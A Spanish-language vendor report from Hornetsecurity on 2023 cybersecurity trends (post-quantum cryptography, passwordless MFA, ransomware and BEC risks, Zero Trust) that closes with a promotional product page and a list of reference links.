Existe un consenso en el sector IT sobre que, en algún momento en un futuro no muy lejano, las computadoras cuánticas estarán disponibles de forma más generalizada, con programas que pueden romper fácilmente los algoritmos de cifrado de hoy en día diseñados para proteger contra las amenazas informáticas clásicas. Se le ha llamado el cambio climático de la ciberseguridad: Todos sabemos que está sucediendo, pero no estamos haciendo lo suficiente para lidiar con ello ahora. Esto no es solo un problema de «futuro». Las agencias de todo el mundo están almacenando grandes cantidades de datos capturados y cifrados que están protegidos hoy en día, pero que podrían no estarlo cuando las computadoras cuánticas estén disponibles de forma más generalizada.

El NIST de EE.UU. ha estado coordinando la carga en el desarrollo de algoritmos de cifrado desde 2016 que se pueden utilizar para cifrar y firmar digitalmente datos que son resistentes a ataques de computación clásica y cuántica. En abril de 2022, anunciaron los primeros cuatro: Crystals-Kyber para cifrado general y CRYSTALS-Dilithium, FALCON y SPHINCS+ (pronunciado «SPHINCS plus») para firmas digitales. Los nombres de referencia de ciencia ficción/cristal, responden a que los tres primeros se basan en matemáticas estructuradas. Hay cuatro algoritmos más por anunciar, y el estándar final debería estar terminado en aproximadamente dos años. Además de esto también se está realizando un trabajo prometedor en las suites de cifrado de TLS 1.3.

El reto es que si bien se puede crear un algoritmo complejo que pueda resistir cualquier ataque, también debe ser lo suficientemente rápido como para ser utilizado en todo tipo de dispositivos con memoria restringida y capacidad de CPU. Debe ser fácil de implementar para que pueda usarse en paralelo durante el período de transición.

Dado que el estándar no estará finalizado hasta dentro de dos años, ¿qué debería hacer las organizaciones ahora?

- Comenzar por hacer inventarios en todos los lugares de su patrimonio digital (nubes y locales) donde almacenen datos y utilizar el cifrado.
- Además, encontrar todos los lugares donde se usan certificados digitales (y cuándo caducan).

Por último, determinar qué leyes y regulaciones regulan el tiempo durante el cual se deben conservar los datos y asegurarse de que coinciden con sus políticas de retención de datos. Dado que muchas grandes organizaciones almacenan demasiados datos que no necesitan conservar y, por lo tanto, suelen estar indebidamente expuestas a violaciones de datos, asegurarse de adoptar una política para mantener solo lo que deben (en función de la normativa y las necesidades de negocio) y eliminar el resto. No se pueden perder los datos que no se tienen.

Todos los lugares en los que se almacenen datos sensibles/IPI durante más de un par de años son los principales candidatos para volver a cifrarlos con los nuevos algoritmos tan pronto como sean definitivos, especialmente si se deben conservar esos datos durante muchos años.

Las implicaciones de la seguridad sin contraseña

El acto de autenticar a un usuario en un sistema ha tomado el protagonismo en los últimos años: «comienza con la identidad al construir el enfoque de "Zero Trust" para la ciberseguridad». Esto se vio agravado por la aplicación del trabajo desde casa (WFH) causada por la pandemia.

Durante mucho tiempo, la solución ha sido la Autenticación Multifactorial (MFA), ya que los nombres de usuario y las contraseñas son demasiado fáciles de borrar o comprar en foros de hackers que requieren el uso de una capa adicional de autenticación. Pero resulta que no todos los métodos de MFA son iguales.

Los códigos MFA basados en llamadas telefónicas o mensajes de texto conllevan riesgos como el intercambio de SIM y, más recientemente, los ataques de fatiga MFA contra notificaciones push. Varias aplicaciones de autenticación (Microsoft, Google, Authy, etc.) se ejecutan en el smartphone. Cuando se pide demostrar que se está iniciando sesión, aparece una notificación en el teléfono y se aprueba. Una forma de subvertir esto (que funcionó en el reciente hackeo de Uber) es que el atacante inicie sesión repetidamente, generando tantos mensajes que eventualmente, el usuario presionará aprobar solo para que se detenga. O añada un toque de ingeniería social con un mensaje de IT diciendo: "Estamos probando una nueva versión de MFA. ¿Podrías simplemente presionar Aprobar por nosotros?».

Necesitamos enfoques MFA resistentes al phishing o, mejor aún, autenticación sin contraseña. Estos incluyen las claves FIDO (Fast Identity On-line) y soluciones biométricas, como Windows Hello for Business.

En última instancia, sin contraseña significa que los usuarios no tienen una contraseña y siempre usan métricas biológicas o claves FIDO para iniciar sesión cada vez y usar contraseñas de una sola vez como alternativa cuando falla la biometría.

¿Qué se debe hacer hoy para ayudar a la organización en el camino hacia la ausencia de contraseñas?

- Asegurarse de que IT, seguridad y, lo más importante, la dirección de la empresa, estén de acuerdo con lo importante que es esto ahora.
- Hacer un inventario de todos los sistemas que solo están protegidos por nombre de usuario y contraseña y establecer un plan para reemplazarlo con MFA. Para todos los sistemas que ya están utilizando MFA, averiguar si alguno de ellos depende de SMS o llamadas de voz y sustituirlos por enfoques MFA más fuertes.
- Y finalmente, establecer un plan para sustituirlos por otros sin contraseña.

La excesiva dependencia de los grandes proveedores

Hay varios factores que inciden en la competencia por la seguridad empresarial. Los retos más obvios son el presupuesto y los recursos humanos, encontrar personas con las habilidades adecuadas y proporcionarles un entorno para crecer mientras se aseguran de que no se quemen (lo que es particularmente desafiante en ciberseguridad). Otros factores son que los directivos no se toman la seguridad lo suficientemente en serio o que la equiparan al cumplimiento de la normativa.

Otro factor es la selección de las herramientas de seguridad correctas para proteger la empresa. En un ámbito tan joven y cambiante, hay multitud de proveedores que ofrecen excelentes herramientas que resuelven todos los problemas de seguridad. Y esas herramientas vienen con AI y Zero Trust (y cualquiera que sea la palabra de moda del momento) incorporadas.

Además, para Microsoft 365 específicamente, existe la opción de usar herramientas integradas frente a servicios de terceros. Muchos han argumentado que las herramientas incorporadas son como tener al propietario de la fábrica como oficial de cumplimiento. Microsoft proporciona la plataforma de colaboración con protección básica (Exchange Online Protection — EOP, por ejemplo) incorporada, pero para la protección de grado empresarial, necesita niveles de licencia más altos. Siendo realistas, hay un conjunto limitado de recursos, incluso en una gran organización como Microsoft, así que ¿cuánto se dedicará a corregir fallos en la plataforma subyacente en lugar de añadir más funcionalidades a las licencias avanzadas?

Una forma para abordar esto es a través de un tercero. Ese proveedor, que proporcione la protección del email y backup, por ejemplo, se centrará mejor en ese área, compitiendo con otros servicios de terceros, mientras que Microsoft debe ser «el mejor» en muchas, muchas áreas, lo que, por supuesto, es imposible. Además, como parte de una estrategia de Continuidad de Negocio y Recuperación de Desastres (BCDR), tener sistemas separados que pueden ofrecer la capacidad de enviar y recibir correos electrónicos en caso de una interrupción de Microsoft 365, por ejemplo, es una buena estrategia.

El dominio de Microsoft en el entorno de productividad en la oficina conduce a algunas dinámicas interesantes. Hay proyectos en Github dedicados a encontrar formas de eludir el filtro de Exchange Online, por ejemplo.

Cualquiera que sea el servicio elegido, es fundamentar asegurarse de que se integre bien con su sistema: los sistemas aislados y las alertas son difíciles de gestionar para los SOC y pueden provocar que se descarten incidentes.

¿Qué riesgos correrá mi organización en 2023?

Mirando a nuestras fuentes de datos, está claro que la mayoría de los ciberataques no están dirigidos en función del sector o tipo de organización. El espionaje del Estado-nación es una amenaza diferente, y la empresa tiene una propiedad intelectual de interés o conexiones con organizaciones de defensa/gobierno, puede convertirse en un objetivo.

Sin embargo, para la mayoría de las empresas, los ataques más peligrosos son ransomware y BEC. Los delincuentes ahora usan ZoomInfo y servicios similares para determinar si una empresa puede pagar un suculento rescate. Basado en las fugas de Conti, sabemos que este es ahora el procedimiento estándar, por lo que el tamaño del negocio es definitivamente un factor. Otro factor en la determinación de la probabilidad de ser objetivo es cuán crítica es la empresa para la sociedad. Atacar a un hospital (o un suministrador esencial) en lugar de una tienda de ropa aumenta la probabilidad de que se pague el rescate.

Otro factor es cuánta tecnología heredada tiene, los hospitales, por ejemplo, a menudo tienen equipos médicos con ordenadores integrados que ejecutan sistemas operativos antiguos que solo el proveedor puede actualizar.

Lo que las organizaciones deben hacer para defenderse

Lo básico es siempre importante

Comenzar por hacer bien lo básico. Las noticias están llenas de organizaciones que fueron «Pwned», no debido a una Amenaza Persistente Avanzada Zero Day desconocida, sino porque alguien dejó una API abierta sin autenticación. O porque la contraseña de alguien era Password123; o hicieron clic en un enlace en un correo electrónico, y eran administradores locales de su PC, por lo que el malware se ejecutó sin obstáculos. O porque IT asumió que las copias de seguridad se estaban ejecutando con éxito porque los puertos redirigidos decían que lo hacían, pero ahora, cuando todos los documentos están encriptados, resulta que las copias de seguridad no están en buen estado, por lo que las restauraciones están fallando. O los sistemas estaban abiertos a exploits conocidos porque no habían sido parcheados durante seis meses. Tantas cosas pueden salir mal que es fundamental mantenerse al tanto de las cosas «pequeñas».

Construir una cultura de seguridad sostenible

Conseguir lo básico requiere tiempo, esfuerzo y capacidad de permanencia. Requiere presupuesto y aceptación del liderazgo. Requiere cambios de mentalidad y cultura, lo que puede llevar tiempo y esfuerzo conjunto. Parte de ese cambio cultural es entender la diferencia entre la responsabilidad y el compromiso por la ciberseguridad. El trabajo del CISO no puede ser «asegurar todo», y luego cargar con la culpa cuando la organización es hackeada. El CISO y su equipo de seguridad son de hecho responsables de la seguridad, pero cada equipo de negocios es responsable del marco que utilizan para programar sus aplicaciones (y todas sus dependencias de código abierto). El Departamento de Finanzas es responsable de la solución SaaS que eligió (y no le dijeron a IT), y RRHH es responsable de las decisiones que toman en torno a la seguridad y el procesamiento de datos personales. Para construir realmente una empresa ciber-resiliente, todos deben estar involucrados, y para orientarse hacia ese objetivo, el liderazgo debe priorizar esto y liderar con el ejemplo. Obligar a todos a usar MFA pero tener una excepción para el CFO porque «esto dificulta su productividad» envía una señal equivocada.

En resumen, las organizaciones DEBEN centrarse en construir una cultura de seguridad sostenible y holística.

Zero Trust

Zero Trust (ZT) es una palabra de moda, pero también un enfoque práctico para asegurar los sistemas de IT. En su esencia, significa verificar cada conexión explícitamente, asumiendo una violación y utilizando el acceso menos privilegiado. Si está buscando un enfoque independiente de los proveedores, The Open Group y sus mandamientos ZT lo cubren.

Una estrategia de seguridad equilibrada

Para que los responsables de IT y seguridad puedan gestionar el resto de la empresa, necesitan aprender a hablar el idioma correcto. La seguridad es uno de los muchos riesgos empresariales, como los riesgos geopolíticos, que siempre están presentes y actualmente son muy importantes, dada la invasión rusa de Ucrania. Otros riesgos incluyen la relevancia del mercado, que debe gestionarse a través de la transformación digital. Los riesgos de ciberseguridad requieren la creación de una empresa resiliente.

Equilibrar los recursos a través de IT y seguridad para construir esa resiliencia y madurez de ciberseguridad en una empresa, requiere una comprensión de cómo las partes trabajan juntas para un todo mayor. No tiene sentido tener cientos de analistas de SOC que lidian con avalanchas de incidentes en lugar de tener un programa de parcheo robusto para evitar que los sistemas se vean comprometidos en primer lugar. Y no tiene sentido que el equipo de seguridad asuma toda la culpa y la responsabilidad por los errores de otros departamentos que conducen a un compromiso. Solo cuando se disponga de un programa de seguridad equilibrado, en el que cada parte trabaje conjuntamente para mantener la seguridad de la empresa y mejorar continuamente para hacer frente a amenazas, la organización será verdaderamente ciberresistente.

Teniendo en cuenta la evolución de las tendencias y las amenazas emergentes, una estrategia de seguridad de correo electrónico robusta nunca ha sido tan importante. Asegurarse de disponer de una solución de seguridad fuerte y fácil de usar para protegerse de las amenazas basadas en el correo electrónico sigue siendo el aliado más poderoso para la ciberseguridad en 2023.

365 TOTAL PROTECTION ENTERPRISE

365 PROTECCIÓN TOTAL
SEGURIDAD DE ÚLTIMA GENERACIÓN PARA MICROSOFT 365

¿Por qué necesitas seguridad adicional?


Los atacantes pueden identificar fácilmente a un usuario de M365 porque los registros MX y las entradas de detección automática están disponibles públicamente online. Dado que la protección integrada de Microsoft es insuficiente, es fundamental proteger sus cuentas M365 con otra capa de seguridad. Hornetsecurity emplea una variedad de potentes tecnologías para combatir el malware de correo electrónico, las brechas de seguridad y otras amenazas. También oculta los registros DNS y MX de Microsoft, lo que ayuda a disuadir a los posibles atacantes.

Mejora tu seguridad

Total Protection 365 de Hornetsecurity está especialmente desarrollado para Microsoft 365. Proporciona una protección integral para los servicios en la nube de Microsoft a través de una integración perfecta.
365 Total Protection simplifica la gestión de seguridad IT desde el principio al ser fácil de configurar y sencillo de usar.

Con solo 3 clics, el proceso de onboarding intuitivo se completa y Microsoft 365 se fusiona con 365 Total Protection.

Onboarding en tan solo 30 segundos



1 **INTRODUCIR** DATOS DE EMPRESA

2 **CONECTAR** CON MICROSOFT

3 PROCESO **COMPLETO**

COMIENCE SU PRUEBA GRATUITA

Planes Total Protection:

	Total Protection Business	Total Protection Enterprise	365 Total Protection Enterprise Backup
Seguimiento en vivo por correo electrónico	✓	✓	✓
Gestión de Infomail	✓	✓	✓
Control de contenido	✓	✓	✓
Protección contra spam y malware	✓	✓	✓
Outlook permite listar y negar la lista	✓	✓	✓
Firmas de usuario individuales	✓	✓	✓
Anuncios inteligentes con 1 clic	✓	✓	✓
Descargo de responsabilidad de la empresa	✓	✓	✓
Cifrado Global S/MIME & PGP	✓	✓	✓
Control de políticas de cifrado seguro	✓	✓	✓
Websafe	✓	✓	✓
Archivo de correo electrónico		✓	✓
10 años de retención de correo electrónico		✓	✓
eDiscovery		✓	✓
Análisis forenses		✓	✓
ATP Sandboxing		✓	✓
Control de Malware de URL		✓	✓
Informe de amenazas en tiempo real		✓	✓
Malware Ex Post Alerta		✓	✓
Servicio de Continuidad de Correo Electrónico		✓	✓
Copias de seguridad automatizadas (Mailboxes, Equipos, OneDrive, SharePoint)			✓
Recuperación (Mailboxes, Equipos, OneDrive, SharePoint)			✓
Copia de seguridad y recuperación de endpoints basada en Windows			✓
Auditoría de actividad de la cuenta de respaldo			✓

EMPIEZA TU PRUEBA GRATUITA

Acerca de los autores

Basado en datos directamente de nuestro Hornetsecurity Lab

ESCRITO POR

Andy Syrewicze

Andy tiene más de 20 años de experiencia en soluciones tecnológicas en diferentes sectores. Está especializado en Infraestructura, Cloud y la suite Microsoft 365.

Andy posee el premio MVP de Microsoft en Cloud y Datacenter Management y es uno de los pocos que también es experto en VMware.

Paul Schnackenburg

Paul Schnackenburg comenzó en IT cuando los procesadores DOS y 286 eran la vanguardia. Dirige Expert IT Solutions, una consultora de IT para pequeñas empresas en Sunshine Coast, Australia. También trabaja como profesor de IT en una Academia de Microsoft.

Paul es un autor de tecnología muy respetado y activo en la comunidad, escribiendo artículos técnicos en profundidad, centrados en Hyper-V, System Center, nube privada e híbrida y Office 365 y tecnologías de nube pública Azure.

Posee certificaciones MCSE, MCSA, MCT.

Capítulo 5 — Recursos

- M365 Security Checklist eBook - https://www.hornetsecurity.com/en/ebook-microsoft-365-security-checklist/
- The Backup Bible eBook - https://www.altaro.com/ebook/backup-bible.php
- Hornetsecurity Support - https://support.hornetsecurity.com/hc/en-us
- Informe de ciberamenazas 2022 - https://www.hornetsecurity.com/en/press-releases/new-cybersecurity-report/
- Responsabilidad compartida en la nube (Microsoft) - https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
- Acuerdo de servicios de Microsoft - https://www.microsoft.com/en-us/servicesagreement
- Actualización de Uber Hack: ¿Se robaron los datos de usuario sensibles y 2FA abrió la puerta al hacker? - https://www.forbes.com/sites/daveywinder/2022/09/18/has-uber-been-hacked-company-investigates-cybersecurity-incident-as-law-enforcement-alerted/
- Conti Ransomware Group Diaries - https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
- Base de datos nacional de vulnerabilidades: CVE-2022-30190 - https://nvd.nist.gov/vuln/detail/cve-2022-30190
- Hornetsecurity Ransomware Survey 2022 – https://www.hornetsecurity.com/en/knowledge-base/ransomware/ransomware-attacks-survey-2022/
- Hackers que utilizan Bumblebee Loader para comprometer los servicios de Active Directory (Hackernews.com) - https://thehackernews.com/2022/08/hackers-using-bumblebee-loader-to.html
- Estadísticas de ingresos y uso de Microsoft Teams (2022) - https://www.businessofapps.com/data/microsoft-teams-statistics/
- ¿Cuántos correos electrónicos se envían por día en 2022? — https://earthweb.com/how-many-emails-are-sent-per-day/
- HTML Phishing Solicitar la Contraseña Dos veces – https://www.hornetsecurity.com/en/security-informationen-en/html-phishing-asking-for-the-password-twice/
- Las fugas de Conti: Un caso de comercialización de la ciberdelincuencia – https://www.cisecurity.org/insights/blog/the-conti-leaks-a-case-of-cybercrimes-commercialization
- Informe: Se espera que el gasto público en la nube crezca un 20,4 % en 2022 – https://venturebeat.com/business/report-public-cloud-spending-expected-to-grow-20-4-in-2022/

- Apache Log4j Guía de Vulnerabilidad – https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance
- Base de datos nacional de vulnerabilidades: Microsoft Exchange – https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Microsoft+exchange&queryType=phrase&search_type=all&isCpeNameSearch=false
- Vulnerabilidad de ejecución remota de código de Microsoft Exchange Server: CVE-2022-41082 – https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082
- Grupos – https://attack.mitre.org/groups/
- Las ciberdefensas ucranianas son resistentes – https://www.computerweekly.com/news/252514798/Ukrainian-cyber-defences-prove-resilient
- Microsoft Teams almacena tokens auth como texto claro en Windows, Linux, Macs – https://www.bleepingcomputer.com/news/security/microsoft-teams-stores-auth-tokens-as-cleartext-in-windows-linux-macs/
- Decenas de activistas y simpatizantes tailandeses hackeados por Pegasus de NSO Group https://www.washingtonpost.com/technology/2022/07/17/pegasus-nso-thailand-apple/
- Lista de portales de administración de Microsoft 365 – https://msportals.io
- Los hackers son cada vez más rápidos explotando fallos de día cero. Eso va a ser un problema para todos — https://www.zdnet.com/article/hackers-are-getting-faster-at-exploiting-zero-day-flaws-thats-going-to-be-a-problem-for-everyone/
- Crystals — Suite Criptográfica para Latidos Algebraicos: Kyber – https://pq-crystals.org/kyber/index.shtml
- Crystals — Suite Criptográfica para Latidos Algebraicos: Dilitio – https://pq-crystals.org/dilithium/index.shtml
- Firmas compactas basadas en enrejamientos rápidos sobre NTRU (FALCON) – https://falcon-sign.info/
- Sistema de firma basado en hash sin estado (SPHINCS) – https://sphincs.org/
- Cero Mandamientos de Confianza – https://pubs.opengroup.org/security/zero-trust-commandments/
- Alerta roja: Advertencia debido a vulnerabilidad crítica de seguridad Log4Shell - https://www.hornetsecurity.com/en/threat-research/red-alert-log4j/?_adin=02021864894
- Advertencia de fraude de caridad - https://www.fbi.gov/contact-us/field-offices/omaha/news/press-releases/charity-fraud-warning
- FBI advierte de organizaciones benéficas ucranianas suplantadas para robar donaciones https://www.bleepingcomputer.com/news/security/fbi-warns-of-ukrainian-charities-impersonated-to-steal-donations/

- Bifurcación de OpenSSL que incluye prototipos de algoritmos y cifrados resistentes al cuántico basados en liboqs – https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_1_1-stable

- Wirtschaftsschutz 2022 – https://www.bitkom.org/sites/main/files/2022-08/Bitkom-Charts_Wirtschaftsschutz_Cybercrime_31.08.2022.pdf

- Email Conversation Thread Hijacking – https://www.hornetsecurity.com/en/security-information/email-conversation-thread-hijacking/?_adin=01833301559

- Fallos de las aplicaciones de escritorio comunes parcheados en Black Hat – https://techhq.com/2022/08/electron-wrapper-security-malware-distribution-news-ratings-opinion/